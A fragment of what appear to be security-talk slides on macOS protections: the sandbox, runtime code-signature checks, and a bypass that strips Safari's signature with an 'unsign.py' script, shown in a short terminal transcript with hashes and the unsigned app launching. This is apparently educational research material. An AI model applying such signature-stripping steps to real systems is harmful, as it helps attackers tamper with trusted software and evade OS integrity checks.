
write new



...or just rename!


APPLICATION SANDBOX & BYPASS

prevents apps from accessing OS level components



SIGNED APPLICATIONS

verified at runtime



OS loader verifies all signatures!

killed by the loader

Process:

Safari [1599]

Path:

Safari.app/Contents/MacOS/Safari

Exception Type:

EXC_CRASH (Code Signature Invalid)


Exception Codes:

0x0000000000000000, 0x0000000000000000

SIGNED APPLICATION BYPASS

'unsigning' for the win

code signature



Offset	Data	Description	Value
00000548	0000001D	Command	LC_CODE_SIGNATURE
0000054C	00000010		10

```
# md5 Safari.app/Contents/MacOS/Safari ->
633d043cf9742d6f0787acdee742c10d

# unsign.py Safari.app/Contents/MacOS/Safari
Safari code signature removed


# md5 Safari.app/Contents/MacOS/Safari ->
825edd6a1e3aefa98d7cf99a60bac409

$ open /Applications/Safari.app && ps aux | grep Safari
patrick 31337 /Applications/Safari.app
```



SIGNED KEXTS

